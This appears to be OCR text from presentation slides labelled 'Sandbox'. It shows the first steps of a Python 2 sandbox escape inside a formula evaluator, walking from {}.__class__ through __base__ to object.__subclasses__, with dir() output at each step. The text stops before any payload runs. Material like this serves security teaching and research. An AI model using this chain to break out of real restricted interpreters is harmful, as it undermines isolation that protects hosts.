
„Sandbox”




„Sandbox”




„Sandbox”


{}
dir(formula)
{}
['__class__', '__cmp__', '__contains__',
'__delattr__', '__delitem__', '__doc__',
'__eq__', '__format__', '__ge__',
'__getattribute__', '__getitem__', '__gt__',
'__hash__', '__init__', '__iter__', '__le__',
'__len__', '__lt__', '__ne__', '__new__',
'__reduce__', '__reduce_ex__', '__repr__',
'__setattr__', '__setitem__', '__sizeof__',
'__str__', '__subclasshook__', 'clear',
'copy', 'fromkeys', 'get', 'has_key', 'items',
'iteritems', 'iterkeys', 'itervalues', 'keys',
'pop', 'popitem', 'setdefault', 'update',
'values', 'viewitems', 'viewkeys',
'viewvalues']


„Sandbox”


{}.__class__
dir(formula)
<type 'dict'>
['__class__', '__cmp__', '__contains__',
'__delattr__', '__delitem__', '__doc__',
'__eq__', '__format__', '__ge__',
'__getattribute__', '__getitem__', '__gt__',
'__hash__', '__init__', '__iter__', '__le__',
'__len__', '__lt__', '__ne__', '__new__',
'__reduce__', '__reduce_ex__', '__repr__',
'__setattr__', '__setitem__', '__sizeof__',
'__str__', '__subclasshook__', 'clear',
'copy', 'fromkeys', 'get', 'has_key', 'items',
'iteritems', 'iterkeys', 'itervalues', 'keys',
'pop', 'popitem', 'setdefault', 'update',
'values', 'viewitems', 'viewkeys',
'viewvalues']
+ hidden: __base__


„Sandbox”


{}.__class__.__base__
dir(formula)
<type 'object'>
['__class__', '__delattr__',
'__doc__', '__format__',
'__getattribute__', '__hash__',
'__init__', '__new__',
'__reduce__', '__reduce_ex__',
'__repr__', '__setattr__',
'__sizeof__', '__str__',
'__subclasshook__']
+ hidden: __subclasses__


„Sandbox”


{}.__class__.__base__
.__subclasses__
dir(formula)
<built-in method __subclasses__ of type object at 0x9175e0>
['__call__', '__class__', '__cmp__', '__delattr__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__gt__', '__hash__', '__init__', '__le__', '__lt__', '__module__', '__name__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__self__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__']

